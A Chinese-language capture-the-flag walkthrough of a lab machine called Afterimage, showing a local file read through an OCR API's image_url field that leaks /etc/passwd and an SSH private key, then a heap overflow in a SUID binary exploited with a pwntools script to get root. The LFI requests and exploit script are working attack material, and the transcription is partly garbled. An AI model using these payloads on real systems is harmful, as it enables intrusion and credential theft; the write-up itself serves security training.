

# | Afterimage\_daochunhan

## | Afterimage

### | 信息收集

端口扫描：

```
nmap -Pn -n -T4 --min-rate 5000 -p- 192.168.56.241
```

```
daochunhan@boreas ~  
[ > nmap -Pn -n -T4 --min-rate 5000 -p- 192.168.56.241  
Starting Nmap 7.95 ( https://nmap.org ) at 2026-09-17 09:38 EDT  
Nmap scan report for 192.168.56.241  
Host is up (0.0012s latency).  
Not shown: 65533 closed tcp ports (reset)  
PORT      STATE SERVICE  
22/tcp    open  ssh  
80/tcp    open  http  
MAC Address: 08:00:27:0A:F7:49 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)  
  
Nmap done: 1 IP address (1 host up) scanned in 13.07 seconds
```

```
22/tcp open  ssh  
80/tcp open  http
```

80 是 VisionDesk 档案 OCR 台。

先看开源组件页面，下载 Gateway 0.1.0 源码包：



main.py :

```
class ImagePart(BaseModel):
    type: Literal["input_image"]
    # Browser clients send the raw base64 data generated by FileReader.
    image_url: str = Field(min_length=1, max_length=2_000_000) # 只限长度, 不
    验格式
```

前端应该发 base64 图片数据, 但是 `/v1/ocr` 把 `image_url` 原样放进数组不做校验。

源码里, `image_url` 最终直接进入 Ollama 请求:

```
images = [part.image_url for part in parts if isinstance(part,
ImagePart)]
return {
    "role": "user",
    "content": "\n".join(text) or "Extract the text visible in the
document.",
    "images": images,
}
```

## LFI

`ollama-python` 会把非 base64 的图片字符串当成本地路径读取。

因此 `image_url` 填 `/etc/passwd` 即可测试 LFI:

客户端是 mock 的 ollama 服务, 只是用规则匹配做了提示词的限制:

```
{"input": [{"type": "input_text", "text": "OCR"},
{"type": "input_image", "image_url": "/etc/passwd"}]}
```

| Request                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |     | Response                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |     |
|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----|
| Pretty                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  | Raw | Pretty                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    | Raw |
| <pre>1 POST /v1/ocr HTTP/1.1 2 Host: 192.168.56.241 3 Content-Length: 95 4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36   (KHTML, like Gecko) Chrome/125.0.6422.60 Safari/537.36 5 Content-Type: application/json 6 Accept: */* 7 Origin: http://192.168.56.241 8 Referer: http://192.168.56.241/ 9 Accept-Encoding: gzip, deflate, br 10 Accept-Language: zh-CN,zh;q=0.9 11 Connection: keep-alive 12 13 {   "input": [     {       "type": "input_text",       "text": "OCR"     },     {       "type": "input_image",       "image_url": "/etc/passwd"     }   ] }</pre> |     | <pre>1 HTTP/1.1 200 OK 2 date: Thu, 17 Sep 2026 21:49:36 GMT 3 server: uvicorn 4 content-length: 952 5 content-type: application/json 6 7 {   "model": "visiondesk-ocr",   "output_text":     "root:x:0:0:root:/root:/bin/bash\ndaemon:x:1:1:daemon:/usr/sbin:/usr/sbin/no     login\nbin:x:2:2:bin:/bin:/usr/sbin/nologin\nsys:x:3:3:sys:/dev:/usr/sbin/no     login\nsync:x:4:65534:sync:/bin:/bin/sync\ngames:x:5:60:games:/usr/games:/us     r/sbin/nologin\nman:x:6:12:man:/var/cache/man:/usr/sbin/nologin\nlp:x:7:7:lp     :/var/spool/lpd:/usr/sbin/nologin\nmail:x:8:8:mail:/var/mail:/usr/sbin/nolog     in\nnews:x:9:9:news:/var/spool/news:/usr/sbin/nologin\nuucp:x:10:10:uucp:/va     r/spool/uucp:/usr/sbin/nologin\nproxy:x:13:13:proxy:/bin:/usr/sbin/nologin\n     www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin\nbackup:x:34:34:backup:     /var/backups:/usr/sbin/nologin\nlist:x:38:38:Mailing List Manager:/var/list:     /usr/sbin/nologin\nirc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin\napt:x:42:6     5534:./nonexistent:/usr/sbin/nologin\nnobody:x:65534:65534:nobody:/nonexiste     nt:/usr/sbin/nologin\ntlsgm:x:10001:10001:./home/tlsgm:/usr/sbin/nologin\n"</pre> |     |

```
tlsgm:x:10001:10001:./home/tlsgm:/usr/sbin/nologin
```

**user**

探测 `.ssh`，私钥可读：

```
{"input": [{"type": "input_text", "text": "OCR"}, {"type": "input_image", "image_url": "/home/tlgjm/.ssh/id_ed25519"}]}
```

Request

PrettyRawHex

1

2

3

4

5

6

7

8

9

10

11

12

13

```
POST /v1/ocr HTTP/1.1
Host: 192.168.56.241
Content-Length: 111
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.6422.60 Safari/537.36
Content-Type: application/json
Accept: */*
Origin: http://192.168.56.241
Referer: http://192.168.56.241/
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN, zh;q=0.9
Connection: keep-alive

{
  "input": [
    {
      "type": "input_text",
      "text": "0OCR"
    },
    {
      "type": "input_image",
      "image_url": "/home/tlgjm/.ssh/id_ed25519"
    }
  ]
}
```

Response

PrettyRawHexRender

1

2

3

4

5

6

7

```
HTTP/1.1 200 OK
date: Thu, 17 Sep 2026 21:50:18 GMT
server: uvicorn
content-length: 469
content-type: application/json

{
  "model": "visiondesk-ocr",
  "output_text":
    "-----BEGIN OPENSSH PRIVATE KEY-----\nb3BlbnNzaC1R2XktjdEAAAAAG5vbmUAAAAEbm
9uZQAAAAAABAAAAAMwAAAAAtzc2gtZW\n0yNTUx0QAAACAMjkr9918TnM1OC5TLRzu0/FHugjE
7e0UW2i3WdX2eQAAABKBN050VjU0\ndAAAAAAtzc2gtZW0yNTUx0QAAACAMjkr9918TnM1OC5TLR
zu0/FHugjE7e0UW2i3WdX2eQ\nAAAAEAmcAkrbGkXB5oSW0rsdKFFMu85z0m8ze/K6C6x4NgSwy0
RG333UF0Mwg4LlMtFm7T\n8UdSCMT7RRbaldZ1fZ5AAAAAGGFvYdW1hZ2UtdmlzaW9uZGVZay
12mEGCAwQF\n-----END OPENSSH PRIVATE KEY-----\n"
```

```
echo -e "-----BEGIN OPENSsh PRIVATE KEY-----
\nb3BlbnNzaC1rZXktdjEAAAABG5vbmUAAAEEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW\nnQy
NTUxOQAAACAMjkrT991BTNMI0C5TLRZu0/FHUgjE7e0UW2i3WdX2eQAAAKBWNQ50VjU0\nndAAAAA
tzc2gtZWQyNTUxOQAAACAMjkrT991BTNMI0C5TLRZu0/FHUgjE7e0UW2i3WdX2eQ\nnAAAEAMcAkr
bGkXB5oSW0rsdKKFMu85z0m8ze/K6C6X4rNgSwy0RG333UFM0wg4LlMtFm7T\nn8UdSCMTt7RRbaL
dZ1fZ5AAAAGGFmdGVyaW1hZ2UtdmlzaW9uZGVZay12MgECAwQF\nn-----END OPENSsh PRIVATE
KEY-----\n" > id
chmod 600 id
ssh -i id tlgjm@192.168.56.241
```

```
[ daochunhan@boreas ~ ]  
[ > echo -e "-----BEGIN OPENSSH PRIVATE KEY-----\nb3BlbnZzaClrZXktjdEAAAAAGBGSvbmUAAAABAAAAAAMwAAAtzc2gtZW\nnQyNTUxOQAAACAMjkrT991BTNMI OC5TLRzu0/FHUgjE7e0UW2i3wdX2eQ\nAAAAAmcAkrbGkXB5oSWOrsdKKfMu85z Om8ze/K6C6X4rnNgSwyORg333UFM0wg4L1mtFm7T\nn8UdSCMTt7RRbaLdZ1f25AAAAGGFmdGvYwH1z2UtdmlzaW9uZGVZay12MgEC\nAwQf\\n-----END OPENSSH PRIVATE KEY-----\\n" > id ]  
  
[ daochunhan@boreas ~ ]  
[ > chmod 600 id ]  
  
[ daochunhan@boreas ~ ]  
[ > ssh -i id tlghjm@192.168.56.241 ]  
Linux Afterimage 7.0-13-3-liquorix-amd64 #1 ZEN SMP PREEMPT liquorix 7.0-16.1-trixie (2026-06-25) x86_64  
  
The programs included with the Debian GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.  
Last login: Thu Sep 17 17:51:40 2026 from 192.168.56.2  
[tlghjm@Afterimage:~]$ id  
uid=1000(tlghjm) gid=1000(tlghjm) groups=1000(tlghjm)  
[tlghjm@Afterimage:~]$ cat user.txt  
flag{user-471182d414fbe64384d7301d67839f75}  
[tlghjm@Afterimage:~$
```

**root**

提权枚举：

```
find / -perm -4000 -type f 2>/dev/null
```

```
[tlgjm@Afterimage:~$ find / -perm -4000 -type f 2>/dev/null
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/mount
/usr/bin/passwd
/usr/bin/sudo
/usr/bin/su
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/umount
/usr/bin/newgrp
/usr/bin/chfn
/usr/local/bin/afterimage-recovery
tlgjm@Afterimage:~$
```

```
ls -l /usr/local/bin/afterimage-recovery
```

```
/usr/local/bin/afterimage-recovery
[tlgjm@Afterimage:~$ ls -l /usr/local/bin/afterimage-recovery
-rwsr-x--- 1 root tlgjm 14544 Aug 17 07:57 /usr/local/bin/afterimage-recovery
tlgjm@Afterimage:~$
```

SUID 列表里注意到

`/usr/local/bin/afterimage-recovery`，且当前用户可以执行。

运行这个程序后是一个工单处理菜单，探测程序交互，先按正常流程创建一条工单，观察 preview 的内容：

```

[tlgjm@Afterimage:~$ /usr/local/bin/afterimage-recovery

VisionDesk Afterimage recovery desk
1. edit OCR recovery draft
2. preview recovery request
3. file recovery request
4. exit
[> 1
[length: 4
[draft: test
[draft saved

VisionDesk Afterimage recovery desk
1. edit OCR recovery draft
2. preview recovery request
3. file recovery request
4. exit
> unknown option

VisionDesk Afterimage recovery desk
1. edit OCR recovery draft
2. preview recovery request
3. file recovery request
4. exit
[> 2
queue=review title=OCR archive follow-up workflow=--review

VisionDesk Afterimage recovery desk
1. edit OCR recovery draft
2. preview recovery request
3. file recovery request
4. exit
>

```

```
queue=review title=OCR archive follow-up workflow=--review
```

默认工单会落到 **review**，对应的 workflow 是 **--review**。

逆向分析：

```
cd /usr/local/bin
python3 -m http.server 8000
```

```
wget http://192.168.56.241:8000/afterimage-recovery -O ./afterimage-recovery
file afterimage-recovery
checksec afterimage-recovery
```


```

daochunhan@astra ~
> file afterimage-recovery
afterimage-recovery: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=71d82180545d0d71ea36bc4fae791a1fba8cabb5, for GNU/Linux 3.2.0, stripped
daochunhan@astra ~
> checksec afterimage-recovery
[*] '/home/daochunhan/afterimage-recovery'
Arch: amd64-64-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX enabled
PIE: No PIE (0x400000)
daochunhan@astra ~

```


程序 stripped 过，只能靠菜单字符串定位，重点在菜单 1 写入、菜单 3 提交。

main 开头：

The screenshot shows the IDA Pro interface with the Pseudocode-A view selected. The main function is displayed with the following code:

```
1  __int64 __fastcall main(int a1, char **a2, char **a3)
2  {
3      ssize_t v4; // [rsp+8h] [rbp-28h]
4      __int64 v5; // [rsp+10h] [rbp-20h]
5      char *v6; // [rsp+18h] [rbp-18h]
6      void **v7; // [rsp+20h] [rbp-10h]
7      unsigned __int64 nbytes; // [rsp+28h] [rbp-8h]
8
9      setvbuf(stdout, 0, 2, 0);
10     v7 = (void **)calloc(1u, 0x10u);
11     *v7 = malloc(0x40u);
12     v7[1] = (void *)64;
13     v6 = (char *)calloc(1u, 0xF0u);
14     if ( !v7 || !*v7 || !v6 )
15         return 1;
16     strcpy(v6, "review");
17     strcpy(v6 + 8, "OCR archive follow-up");
18     strcpy(v6 + 40, "--review");
19     *((_DWORD *)v6 + 58) = getpid();
20     *((_DWORD *)v6 + 59) = 0;
21     while ( 1 )
22     {
```

按结构体语义：

The screenshot shows a code block with the following text:

```
dest + 0x00  queue
dest + 0x08  title
dest + 0x28  workflow
dest + 0xe8  request_id
```

接着看菜单 1，也就是编辑 draft 的分支：

```

27     while ( 1 )
28     {
29         sub_401246();
30         v5 = sub_4012AC(&unk_402120);
31         if ( v5 != 1 )
32             break;
33         nbytes = sub_4012AC("length: ");
34         if ( nbytes > 0x200 )
35             nbytes = 512;
36         fwrite("draft: ", 1u, 7u, stdout);
37         fflush(stdout);
38         v4 = read(0, *v7, nbytes);
39         if ( v4 > 0 && *((_BYTE *)*v7 + v4 - 1) == 10 )
40             *((_BYTE *)*v7 + v4 - 1) = 0;
41         puts("draft saved");
42     }

```

按语义就是：

```

length = read_choice("length: ");
if (length > 0x200)
    length = 0x200;
fwrite("draft: ", 1, 7, stdout);
fflush(stdout);
read(0, state->draft, length);

```

`state->draft` 只有 `0x40` 字节，但 `length` 最大可以到 `0x200`，存在堆溢出点。

交互：

- 菜单和长度： `read_choice` → `read_line` → `strtoul`；
- draft：直接调用 `read`

```
IDA View-A  Pseudocode-A  Hex View-1  Local Types
1 void __fastcall sub_40131C(__int64 a1)
2 {
3     const char *v1; // rax
4     char s[260]; // [rsp+10h] [rbp-110h] BYREF
5     int fd; // [rsp+114h] [rbp-Ch]
6     const char *v4; // [rsp+118h] [rbp-8h]
7
8     if ( !strcmp((const char *)a1, "repair") )
9         v1 = "/var/lib/visiondesk/afterimage/repair";
10    else
11        v1 = "/var/lib/visiondesk/afterimage/review";
12    v4 = v1;
13    snprintf(s, 0x100u, "%s/request-%u.bin", v1, *(_DWORD *)(a1 + 232));
14    fd = open(s, 577, 384);
15    if ( fd >= 0 )
16    {
17        if ( write(fd, (const void *)a1, 0xF0u) != 240 )
18            perror("write");
19        close(fd);
20        printf("filed Afterimage %s request %u\n", (const char *)a1, *(_DWORD *)(a1 + 232));
21    }
22    else
23    {
24        perror("open");
25    }
26 }
```

菜单 3 调用 `file_request`，把记录写进队列目录。

`main` 里通过 `file_request(dest)` 调用它，所以 `a1` 就是 `record`。  
`s` 是 `snprintf` 拼出的路径。

按语义：

```
if (!strcmp(record->queue, "repair"))
    dir = "/var/lib/visiondesk/afterimage/repair";
else
    dir = "/var/lib/visiondesk/afterimage/review";

snprintf(path, 0x100, "%s/request-%u.bin",
         dir, record->request_id);
fd = open(path, O_WRONLY | O_CREAT | O_TRUNC, 0600);
write(fd, record, 0xf0);
```

程序有一个 `repair` 分支，查看在处理 `request` 的定时任务：

```
systemctl list-timers --all
systemctl cat afterimage-recovery.timer
systemctl cat afterimage-recovery-dispatcher.service
```

```

tlgjm@Afterimage:~$ systemctl list-timers --all
NEXT LEFT LAST PASSED UNIT ACTIVATES
Thu 2026-09-17 18:21:26 EDT 16min Mon 2026-08-17 07:56:50 EDT - logrotate.timer logrotate.service
Thu 2026-09-17 19:11:08 EDT 1h 5min Wed 2026-06-03 05:48:29 EDT - fstrim.timer fstrim.service
Thu 2026-09-17 22:39:34 EDT 4h 34min Sat 2026-04-25 06:21:52 EDT - apt-daily.timer apt-daily.service
Fri 2026-09-18 00:00:00 EDT 5h 54min Thu 2026-09-17 17:38:40 EDT 26min ago dpkg-db-backup.timer dpkg-db-backup.service
Fri 2026-09-18 06:56:16 EDT 12h Thu 2026-09-17 17:51:08 EDT 14min ago apt-daily-upgrade.timer apt-daily-upgrade.service
Fri 2026-09-18 17:53:47 EDT 23h Thu 2026-09-17 17:53:47 EDT 11min ago systemd-tmpfiles-clean.timer systemd-tmpfiles-clean.service
Sun 2026-09-20 03:10:57 EDT 2 days Thu 2026-09-17 17:38:42 EDT 26min ago e2scrub_all.timer e2scrub_all.service
- - Thu 2026-09-17 18:05:17 EDT 27ms ago afterimage-recovery.timer afterimage-recovery-dispatcher.service

8 timers listed.
tlgjm@Afterimage:~$ systemctl cat afterimage-recovery.timer
# /etc/systemd/system/afterimage-recovery.timer
[Unit]
Description=VisionDesk Afterimage recovery workflow schedule

[Timer]
OnBootSec=15s
OnUnitActiveSec=5s
Unit=afterimage-recovery-dispatcher.service

[Install]
WantedBy=timers.target
tlgjm@Afterimage:~$ systemctl cat afterimage-recovery-dispatcher.service
# /etc/systemd/system/afterimage-recovery-dispatcher.service
[Unit]
Description=VisionDesk Afterimage recovery workflow dispatcher
After=local-fs.target

[Service]
Type=oneshot
ExecStart=/usr/local/libexec/afterimage-recovery-dispatcher.py
User=root
Group=root
tlgjm@Afterimage:~$

```

定时任务：

```

OnUnitActiveSec=5s
Unit=afterimage-recovery-dispatcher.service

```

对应的 service：

```

ExecStart=/usr/local/libexec/afterimage-recovery-dispatcher.py
User=root
Group=root

```

查看同目录：

```
ls -l /usr/local/libexec
```

```

tlgjm@Afterimage:~$ ls -l /usr/local/libexec
total 24
-rwxr-x--- 1 root root 14600 Aug 17 07:57 afterimage-maintenance-console.bin
-rwxr-x--- 1 root root  2721 Aug 17 07:57 afterimage-recovery-dispatcher.py
-rwxr-x--- 1 root root  2059 Aug 17 07:57 afterimage-recovery-helper
tlgjm@Afterimage:~$

```

```

afterimage-maintenance-console.bin
afterimage-recovery-dispatcher.py
afterimage-recovery-helper

```

默认 workflow 是 `--review`，对应 `repair` 分支，改成 `--repair`。

回到菜单 1，前面已经确定要改的字段：

```
record + 0x00  queue
record + 0x28  workflow
record + 0xe8  request_id
```

需要得到：

```
queue      = repair
workflow = --repair
```

main 的分配顺序是：

```
state = calloc(1, 0x10);
state->draft = malloc(0x40);
record = calloc(1, 0xf0);
```

因此从 draft 用户区开始，后面是 record 的 chunk 头和用户区。

溢出点 read 从 draft 用户区开始：

```
draft + 0x00  draft 用户区, 0x40 字节
draft + 0x40  prev_size, 0x08 字节
draft + 0x48  size, 0x08 字节
draft + 0x50  record 用户区, 0xf0 字节
draft + 0x140 record 末尾
```

calloc(0xf0) 对应的 chunk size 是 0x100。

chunk 头占 0x10 字节，所以用户区 0xf0 对应总大小 0x100。

前一个 draft chunk 仍在用，size 字段最低位为 PREV\_INUSE，因此写入 0x101。

payload：

```
0x00-0x47  填充 draft 和 prev_size
0x48-0x4f  p64(0x101)
0x50-0x57  repair\0
0x58-0x77  title 占位
0x78 起始  --repair\0
```

```
from pwn import *
```

```
SSH = ["ssh", "-i", "./id", "tlgjm@192.168.56.241"]

x = (
    b"A" * 0x48 + p64(0x101)
    + b"repair\x00".ljust(8, b"\x00")
    + b"OCR archive repair".ljust(0x20, b"\x00")
    + b"--repair\x00"
).ljust(0x101, b"\x00")

p = process(SSH + ["/usr/local/bin/afterimage-recovery"])
p.sendlineafter(b"> ", b"1")
p.sendlineafter(b"length: ", str(len(x)).encode())
p.sendafter(b"draft: ", x + b"\n")
p.sendlineafter(b"> ", b"3")
p.recvuntil(b"\n")
p.sendline(b"4")
```

提交请求后再重新列目录

```
tlgjm@Afterimage:/usr/local/libexec$ ls -al
total 48
drwxr-xr-x  2 root root   4096 Sep 17 18:14 .
drwxr-xr-x 11 root root   4096 Apr 25 06:17 ..
-rwsr-x---  1 root tlgjm 14600 Sep 17 18:14 afterimage-maintenance-console
-rwxr-x---  1 root root  14600 Aug 17 07:57 afterimage-maintenance-console.bin
-rwxr-x---  1 root root   2721 Aug 17 07:57 afterimage-recovery-dispatcher.py
-rwxr-x---  1 root root   2059 Aug 17 07:57 afterimage-recovery-helper
tlgjm@Afterimage:/usr/local/libexec$ ./afterimage-maintenance-console
VisionDesk Afterimage maintenance console
Session expires at 1789683887; activity is audited.
# id
uid=0(root) gid=0(root) groups=0(root)
# cat /root/root.txt
flag{root-aa4399b02d983d1cbe0ef0e5c66de730}
#
```

root helper 处理 `repair` 请求后，会把它复制成：

```
/usr/local/libexec/afterimage-maintenance-console
```

复制后的文件带 SUID，进入维护控制台即可